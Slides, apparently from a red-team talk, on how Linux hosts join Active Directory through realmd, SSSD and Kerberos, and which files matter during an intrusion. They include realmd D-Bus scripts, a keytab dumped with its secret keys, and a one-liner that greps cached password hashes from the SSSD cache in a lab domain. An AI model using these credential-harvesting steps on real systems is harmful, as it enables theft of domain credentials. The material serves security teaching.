Ticket Please

Let's talk about AD-Joined Linux Environments

Who Am I?


Juan Manuel Fernández (@TheXC3LL)

- Biologist
- Red Team at MDSec
- Adepts of 0xCC founder
- Member of Ka0labs
- CTF player with ID-10-Ts (**inactive :(**)
- I published a book :D

Intro

Disclaimer

- Not gonna explain kerberos internals. The talk "**You Do (not) Understand Kerberos**" by attl4s is an excellent resource for this.
- This is an overview and some topics are simplified for a broad audience. Don't be too picky ;)
- I focus on vanilla Windows Active Directory (no IPA or other configs)




What is this about?

Kerberos & Linux

How linux machines are joined in Active Directory?

Recon

What pieces of information are important during an intrusion (and why)?



Ticket Sentinel

Example of tool to monitor & loot environments

Demos

A few demos showing automatization

It's 2026 (and we only have 45 minutes)

Realmd && SSSD && MIT Kerberos

- The painful days of configuring stuff by hand are over. Today the most common integration model uses **realmd** to join a host to an Active Directory
- In the same way, you will find mostly **SSSD** instead of **winbind** (except in places where SAMBA is used)
- Also, **MIT Kerberos** is the most common kerberos library in linux envs (so I'll ignore **Heimdal**)


Journey to realmd


Realmd


What is realmd?

- It is an on-demand system **D-Bus service**, whose primary purpose is to enable Linux to work seamlessly out of the box with network authentication realms (like Kerberos). Specifically, the realmd service **supports discovering a domain, joining a domain, leaving a domain**, and more.
- Realmd is typically used by a D-Bus client to discover the KDC for a Kerberos domain and to join the machine to that domain using membership software. This will involve changes on the server made by server software, as well as artifacts (keytab, configuration file) that are output by realmd on the machine for consumption by client software that will subsequently be responsible for Kerberos authentication.

Realmd

Ultra-simplified diagram





Realmd - Discover method

First step when joining a host

- The main purpose of the Discover method is to **verify that a specified domain is valid**, emitting logs and diagnostic information in the process.
- How is it done?
  - Querying DNS for SRV records (**_ldap._tcp.ludus.domain**, **_kerberos._tcp.ludus.domain**)
  - LDAP RootDSE query
- What it returns?
  - A score (0 to 100) to determine if the domain is valid (DNS records, connectivity, etc.)
  - Available providers (SSSD, Samba, etc.)
  - Packages needed by each provider
  - Realm data

Realmd - Discover method

Let's call discover()

```
import asyncio
import sys
from dbus_next.aio import MessageBus
from dbus_next import BusType

async def print_properties(obj, interface_name):
    props = obj.get_interface("org.freedesktop.DBus.Properties")
    properties = await props.call_get_all(interface_name)
    print(f"\n[{interface_name}]")
    for key, value in properties.items():
        print(f"\t[+] {key}: {value.value}")

async def main():
    bus = await MessageBus(bus_type=BusType.SYSTEM).connect()
    introspection = await bus.introspect("org.freedesktop.realmd","/org/freedesktop/realmd")
    obj = bus.get_proxy_object("org.freedesktop.realmd", "/org/freedesktop/realmd", introspection)
    provider = obj.get_interface("org.freedesktop.realmd.Provider")
    result = await provider.call_discover(sys.argv[1], {})
    score = result[0]
    paths = result[1]
    print(f"[*] Discovery score: {score}")
    for path in paths:
        if "sssd" in path.lower():
                print(f"[*] SSSD Path: {path}")
                realm_intro = await bus.introspect("org.freedesktop.realmd", path)
                realm_obj = bus.get_proxy_object("org.freedesktop.realmd", path, realm_intro)
                interfaces = ["org.freedesktop.realmd.Realm", "org.freedesktop.realmd.Kerberos"]
                for interface_name in interfaces:
                        await print_properties(realm_obj, interface_name)
asyncio.run(main())
```

Realmd – Discover method

Let's call discover()

```
root@P-debian01:/opt# python3 discover.py ludus.domain
[*] Discovery score: 100
[*] SSSD Path: /org/freedesktop/realmd/Sssd/ludus_domain_2

[org.freedesktop.realmd.Realm]
        [+] Name: ludus.domain
        [+] Configured:
        [+] SupportedInterfaces: ['org.freedesktop.realmd.Kerberos', 'org.freedesktop.realmd.KerberosMembership']
        [+] Details: [['server-software', 'active-directory'], ['client-software', 'sssd']]
        [+] RequiredPackages: ['sssd-tools', 'sssd', 'libnss-sss', 'libpam-sss', 'adcli', 'samba-common-bin']
        [+] LoginFormats: []
        [+] LoginPolicy:
        [+] PermittedLogins: []
        [+] PermittedGroups: []

[org.freedesktop.realmd.Kerberos]
        [+] RealmName: LUDUS.DOMAIN
        [+] DomainName: ludus.domain
```

Realmd - Join method

What does it do?

- Enrolls the machine with the domain's KDC, thereby enabling subsequent Kerberos user authentication.
- This results in the creation of a secret shared between the machine and KDC (i.e. a **keytab**), as well as changes to the appropriate configuration file on the machine.

How does it do this task?

- It runs external tools (like **adcli**) that perform following steps:
    - Authenticate configured user with kerberos
    - Obtain a TGT
    - LDAP bind to AD using GSSAPI
    - Create computer object
    - Generate machine password
    - Generate Service Principals
    - Derive Kerberos keys
    - Write /etc/krb5.keytab

Realmd - Join method

Credentials

- {administrator, password} // supported by both samba (default) and adcli
- {user, password} // supported only by samba
- {none, automatic} // supported only by adcli
- {none, secret} // supported only by adcli; note that these are supported for join, but not leave

Options

- automatic-id-mapping
- user
- computer-ou
- no-password
- one-time-password
- **client-software**
- server-software
- **membership-software**
- user-principal
- os-name
- os-version

Realmd - Join method

```python
async def join_realm(domain, username, password):
    bus = await MessageBus(bus_type=BusType.SYSTEM).connect()
    introspection = await bus.introspect("org.freedesktop.realmd", "/org/freedesktop/realmd")
    obj = bus.get_proxy_object("org.freedesktop.realmd", "/org/freedesktop/realmd", introspection)
    provider = obj.get_interface("org.freedesktop.realmd.Provider")
    result = await provider.call_discover(domain, {})
    paths = result[1]
    target_path = None
    for path in paths:
        if "sssd" in path.lower():
            target_path = path
            break
    if not target_path:
        raise RuntimeError("[!] No SSSD-compatible realm found")
    realm_intro = await bus.introspect("org.freedesktop.realmd", target_path)
    realm_obj = bus.get_proxy_object("org.freedesktop.realmd", target_path, realm_intro)
    kerberos = realm_obj.get_interface("org.freedesktop.realmd.KerberosMembership")
    credentials = [
        "password",
        "administrator",
        Variant("(ss)", [username, password])
    ]

    options = {
        "client-software": Variant("s", "sssd"),
        "membership-software": Variant("s", "adcli"),
    }
    await kerberos.call_join(credentials, options)
    print("[+] Successfully joined domain")
```

Realmd - Join method

```
 * LANG=C /usr/sbin/adcli join --verbose --domain ludus.domain --domain-realm LUDUS.DOMAIN --domain-controller 10.2.10.11 --login-type user --login-user domainadmin --stdin-password
process started: 5032
packages: freeing transtaction
 * Using domain name: ludus.domain
 * Calculated computer account name from fqdn: P-DEBIAN01
 * Using domain realm: ludus.domain
 * Sending NetLogon ping to domain controller: 10.2.10.11
 * Received NetLogon info from: P-DC01-2022.ludus.domain
 * Wrote out krb5.conf snippet to /var/cache/realmd/adcli-krb5-uGSWXR/krb5.d/adcli-krb5-conf-chodaI
 * Authenticated as user: domainadmin@LUDUS.DOMAIN
 * Using GSS-SPNEGO for SASL bind
 * Looked up short domain name: ludus
 * Looked up domain SID: S-1-5-21-2969754978-3842811250-2130125571
 * Using fully qualified name: P-debian01
 * Using domain name: ludus.domain
 * Using computer account name: P-DEBIAN01
 * Using domain realm: ludus.domain
```

Realmd - Join method

```
:  * Received NetLogon info from: P-DC01-2022.ludus.domain
:  * Set computer password
:  * Retrieved kvno '8' for computer account in directory: CN=P-DEBIAN01,CN=Computers,DC=ludus,DC=domain
:  * Checking RestrictedKrbHost/P-DEBIAN01
:  *    Added RestrictedKrbHost/P-DEBIAN01
:  * Checking host/P-DEBIAN01
:  *    Added host/P-DEBIAN01
:  * Discovered which keytab salt to use
:  * Added the entries to the keytab: P-DEBIAN01$@LUDUS.DOMAIN: FILE:/etc/krb5.keytab
:  * Added the entries to the keytab: host/P-DEBIAN01@LUDUS.DOMAIN: FILE:/etc/krb5.keytab
:  * Added the entries to the keytab: RestrictedKrbHost/P-DEBIAN01@LUDUS.DOMAIN: FILE:/etc/krb5.keytab
: process exited: 5032
:  * /usr/sbin/update-rc.d sssd enable
: process started: 5033
: process exited: 5033
:  * /usr/sbin/service sssd restart
: process started: 5050
: process exited: 5050
:  * Successfully enrolled machine in realm
: released daemon: current-invocation
: client gone away: :1.16
: released daemon: :1.16
```

Keytab file

What is it?

- File that stores one or more **kerberos secret keys** associated with service principals or machine accounts.

What info does it contain?

Principal	Kerberos Identity
Realm	Kerberos Realm
Components	Principal Name Parts
Timestamp	Date of entry creation
KVNO	Key version number
Encryption Type	Aes256, AES128, RC4...
Key Length	Length of key material
Key Material	Secret cryptographic key

Keytab file


What info does it contain?

```
root@P-debian01:/opt# sudo klist -k -K -e /etc/krb5.keytab
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   8 P-DEBIAN01$@LUDUS.DOMAIN (DEPRECATED:arcfour-hmac)  (0xa64630981f848383199c806063c49ec8)
   8 P-DEBIAN01$@LUDUS.DOMAIN (aes128-cts-hmac-sha1-96)  (0xd382ec7b24b1d2d86ac44b3562561854)
   8 P-DEBIAN01$@LUDUS.DOMAIN (aes256-cts-hmac-sha1-96)  (0x861040c0e2277054f76a9eae3998217f59c68491d82c36fb4a6fa7b48e593a3a)
   8 host/P-DEBIAN01@LUDUS.DOMAIN (DEPRECATED:arcfour-hmac)  (0xa64630981f848383199c806063c49ec8)
   8 host/P-DEBIAN01@LUDUS.DOMAIN (aes128-cts-hmac-sha1-96)  (0xd382ec7b24b1d2d86ac44b3562561854)
   8 host/P-DEBIAN01@LUDUS.DOMAIN (aes256-cts-hmac-sha1-96)  (0x861040c0e2277054f76a9eae3998217f59c68491d82c36fb4a6fa7b48e593a3a)
   8 RestrictedKrbHost/P-DEBIAN01@LUDUS.DOMAIN (DEPRECATED:arcfour-hmac)  (0xa64630981f848383199c806063c49ec8)
   8 RestrictedKrbHost/P-DEBIAN01@LUDUS.DOMAIN (aes128-cts-hmac-sha1-96)  (0xd382ec7b24b1d2d86ac44b3562561854)
   8 RestrictedKrbHost/P-DEBIAN01@LUDUS.DOMAIN (aes256-cts-hmac-sha1-96)  (0x861040c0e2277054f76a9eae3998217f59c68491d82c36fb4a6fa7b48e593a3a)
```


Keytab file

Let's dissect it!

```
root@P-debian01:/opt# python3 color.py /etc/krb5.keytab
00000000  05 02 00 00 00 3e 00 01 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 0b 50 2d 44 45 42 49 41 4e
00000020  30 31 24 00 00 00 01 6a 14 70 1f 08 00 17 00 10 a6 46 30 98 1f 84 83 83 19 9c 80 60 63 c4 9e c8
00000040  00 00 00 08 00 00 00 3e 00 01 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 0b 50 2d 44 45 42 49
00000060  41 4e 30 31 24 00 00 00 01 6a 14 70 1f 08 00 11 00 10 d3 82 ec 7b 24 b1 d2 d8 6a c4 4b 35 62 56
00000080  18 54 00 00 00 08 00 00 00 4e 00 01 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 0b 50 2d 44 45
000000a0  42 49 41 4e 30 31 24 00 00 00 01 6a 14 70 1f 08 00 12 00 20 86 10 40 c0 e2 27 70 54 f7 6a 9e ae
000000c0  39 98 21 7f 59 c6 84 91 d8 2c 36 fb 4a 6f a7 b4 8e 59 3a 3a 00 00 00 08 00 00 00 43 00 02 00 0c
000000e0  4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 04 68 6f 73 74 00 0a 50 2d 44 45 42 49 41 4e 30 31 00 00
00000100  00 01 6a 14 70 1f 08 00 17 00 10 a6 46 30 98 1f 84 83 83 19 9c 80 60 63 c4 9e c8 00 00 00 08 00
00000120  00 00 43 00 02 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 04 68 6f 73 74 00 0a 50 2d 44 45 42
00000140  49 41 4e 30 31 00 00 00 01 6a 14 70 1f 08 00 11 00 10 d3 82 ec 7b 24 b1 d2 d8 6a c4 4b 35 62 56
00000160  18 54 00 00 00 08 00 00 00 53 00 02 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 04 68 6f 73 74
00000180  00 0a 50 2d 44 45 42 49 41 4e 30 31 00 00 00 01 6a 14 70 1f 08 00 12 00 20 86 10 40 c0 e2 27 70
000001a0  54 f7 6a 9e ae 39 98 21 7f 59 c6 84 91 d8 2c 36 fb 4a 6f a7 b4 8e 59 3a 3a 00 00 00 08 00 00 00
000001c0  50 00 02 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 11 52 65 73 74 72 69 63 74 65 64 4b 72 62
000001e0  48 6f 73 74 00 0a 50 2d 44 45 42 49 41 4e 30 31 00 00 00 01 6a 14 70 1f 08 00 17 00 10 a6 46 30
00000200  98 1f 84 83 83 19 9c 80 60 63 c4 9e c8 00 00 00 08 00 00 00 50 00 02 00 0c 4c 55 44 55 53 2e 44
00000220  4f 4d 41 49 4e 00 11 52 65 73 74 72 69 63 74 65 64 4b 72 62 48 6f 73 74 00 0a 50 2d 44 45 42 49
00000240  41 4e 30 31 00 00 00 01 6a 14 70 1f 08 00 11 00 10 d3 82 ec 7b 24 b1 d2 d8 6a c4 4b 35 62 56 18
00000260  54 00 00 00 08 00 00 00 60 00 02 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 11 52 65 73 74
00000280  69 63 74 65 64 4b 72 62 48 6f 73 74 00 0a 50 2d 44 45 42 49 41 4e 30 31 00 00 00 01 6a 14 70
000002a0  08 00 12 00 20 86 10 40 c0 e2 27 70 54 f7 6a 9e ae 39 98 21 7f 59 c6 84 91 d8 2c 36 fb 4a 6f
000002c0  b4 8e 59 3a 3a 00 00 00 08
```



Keytab file


Magic Header
Entry Size
N° Components
Realm Size (12)
Realm (LUDUS.DOMAIN)
Component Size (11)
Component (P-DEBIAN01$)
root@P-debian01:/opt# python3 color.py /etc/krb5.keytab
00000000 05 02 00 00 00 3e 00 01 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 0b 50 2d 44 45 42 49 41 4e
00000020 30 31 24 00 00 00 01 6a 14 70 1f 08 00 17 00 10 a6 46 30 98 1f 84 83 83 19 9c 80 60 63 c4 9e c8
00000040 00 00 00 28 00 00 00 3e 00 01 00 0c 4c 55 44 55 53 2e 44 4f 4d 41 49 4e 00 0b 50 2d 44 45 42 49
Type (1 => NT_PRINCIPAL)
Timestamp (25th May 2026)
KVNO
ENC Type (23 => RC4)
Key Size (16)
Key

Configuration files

- **/etc/krb5.conf**
  - Kerberos configuration
- **/etc/nsswitch.conf**
  - Name Service configuration
- **/etc/sssd/sssd.conf**
  - SSSD configuration

/etc/krb5.conf

Kerberos configuration file

- Most interesting data:
  - Realms / Domains
  - How tickets are cached
    - File / Dir
    - KCM
    - Keyring

```
includedir /etc/krb5.conf.d/

[logging]
    default = FILE:/var/log/krb5libs.log
    kdc = FILE:/var/log/krb5kdc.log
    admin_server = FILE:/var/log/kadmind.log

[libdefaults]
    dns_lookup_realm = false
    ticket_lifetime = 24h
    renew_lifetime = 7d
    forwardable = true
    rdns = false
    pkinit_anchors = FILE:/etc/pki/tls/certs/ca-bundle.crt
    spake_preauth_groups = edwards25519
    dns_canonicalize_hostname = fallback
    qualify_shortname = ""
#    default_realm = EXAMPLE.COM
    default_ccache_name = KCM:
udp_preference_limit = 0
default_realm = LUDUS.DOMAIN
```

/etc/nsswitch.conf

The Name Service Switch (NSS) is a service used to look for different types of administrative data (users, groups, passwords, hostnames…)

- The resolution is transparent for the client caller (usually libc calls)
- Where to “look for” and “**in what order**” is defined through **nsswitch.conf** file
  - **files** → local files like /etc/passwd & /etc/hosts
  - **sss** → SSSD (LDAP/Active Directory integration)
  - **dns** → DNS resolution
  - **db** → local database files (legacy/hashed maps)
  - **nis** → Network Information Service (legacy directory system)

/etc/nsswitch.conf

The Name Service Switch (NSS) is a service used to look for different types of administrative data (users, groups, passwords, hostnames…)


```
passwd:         files sss
group:          files sss
shadow:         files sss
gshadow:        files

hosts:          files dns
networks:       files

protocols:      db files
services:       db files sss
ethers:         db files
rpc:            db files

netgroup:       nis sss
automount:  sss
```

/etc/sssd/sssd.conf

SSSD is an identity provider and is in charge of “gluing” all parts involved with kerberos and identity.
Most interesting info:

- Domains
- Realms
- Integrations: sudo, groups allowed, etc.
- SSSD cache
- ID mapping
- KDC location

```
[sssd]
services = nss, pam
config_file_version = 2
domains = ludus.domain


[kcm]
umask = 007

[domain/ludus.domain]
default_shell = /bin/bash
krb5_store_password_if_offline = True
cache_credentials = True
krb5_realm = LUDUS.DOMAIN
realmd_tags = manages-system joined-with-adcli
id_provider = ad
fallback_homedir = /home/%u@%d
ad_domain = ludus.domain
use_fully_qualified_names = True
ldap_id_mapping = True
access_provider = ad
```


Behind the scenes
What happens between AD and your host when you SSH with a domain user (and tickets are saved)?

(oversimplified)

- Determine if domainuser exists and what uid will be assigned:
  - Call NSS subsystem (via libc)
  - Evaluate nsswitch.conf -> check each entry in order (by default first file then sss)
    - If is not present in /etc/passwd, first attempt will fail and then will check sss (load libnss_sss.so)
    - Communicate to SSS daemon → Check if data for this user is cached
      - If no data is cached, then performs an LDAP query against DC
      - Then the identity is mapped:
        - If RFC2307 is enforced -> UID/GID are extracted from AD attributes
        - Otherwise is derived from SID
- Authentication is provided by PAM stack
  - pam_sss.so → communicates with SSS daemon and it spawns a child helper
    - Child helper uses libkrb5 to interact with KDC and request a TGT
      - Ticket is stored (FILE, KEYRING or KCM)
      - If SSSD KCM is used, and offline cache is True → Stored in TDB

SSSD - files

Sensitive information interesting for an attacker can be retrieved

- /var/lib/sss/db/**ccache_DOMAIN**
  - TGT for machine account (whatever$)
- /var/lib/sss/secrets/**secrets.ldb**
  - We will talk later about this :)
- /var/lib/sss/db/**cache_DOMAIN.ldb**
  - Contains interesting info such as UID/GID, domain info, timestamps
  - Cached passwords (hashed)

```
[root@P-rocky01 /tmp]# strings /var/lib/sss/db/cache_ludus.domain.ldb |grep '\$6\$'
$6$UevYJ3iCe/xGTEAQ$A3b49m2M6mdlka31/4hpTNjRvJyexCRj4OCYskeXBAgcWcYQuS9yDs6cDjIZTQxrQqKnIoz/
OT6Dgah25wCZa/
$6$FaCQxsVyPkl7Bx3x$ADzkLzzLam6rL5O.CBLFs.NgAN7rWu70./
FP.NBnqpvBlNnryUrIRmn8lV5A4ZTzrqGjiXJgg0P1xno8bCEPl.
$6$UdEy4kDvT48k.ac1$Lokgtnw642LD59r9adlXiPQizYPizds6I5VnsYBYwSlQkHwetk.kajdOwm3bkbot41/
G2hmRUrgMIOEUHN2Zm/
```

